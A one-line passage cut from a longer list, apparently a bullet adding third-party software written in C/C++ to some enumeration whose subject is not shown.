- And, of course, third party software written in C/C++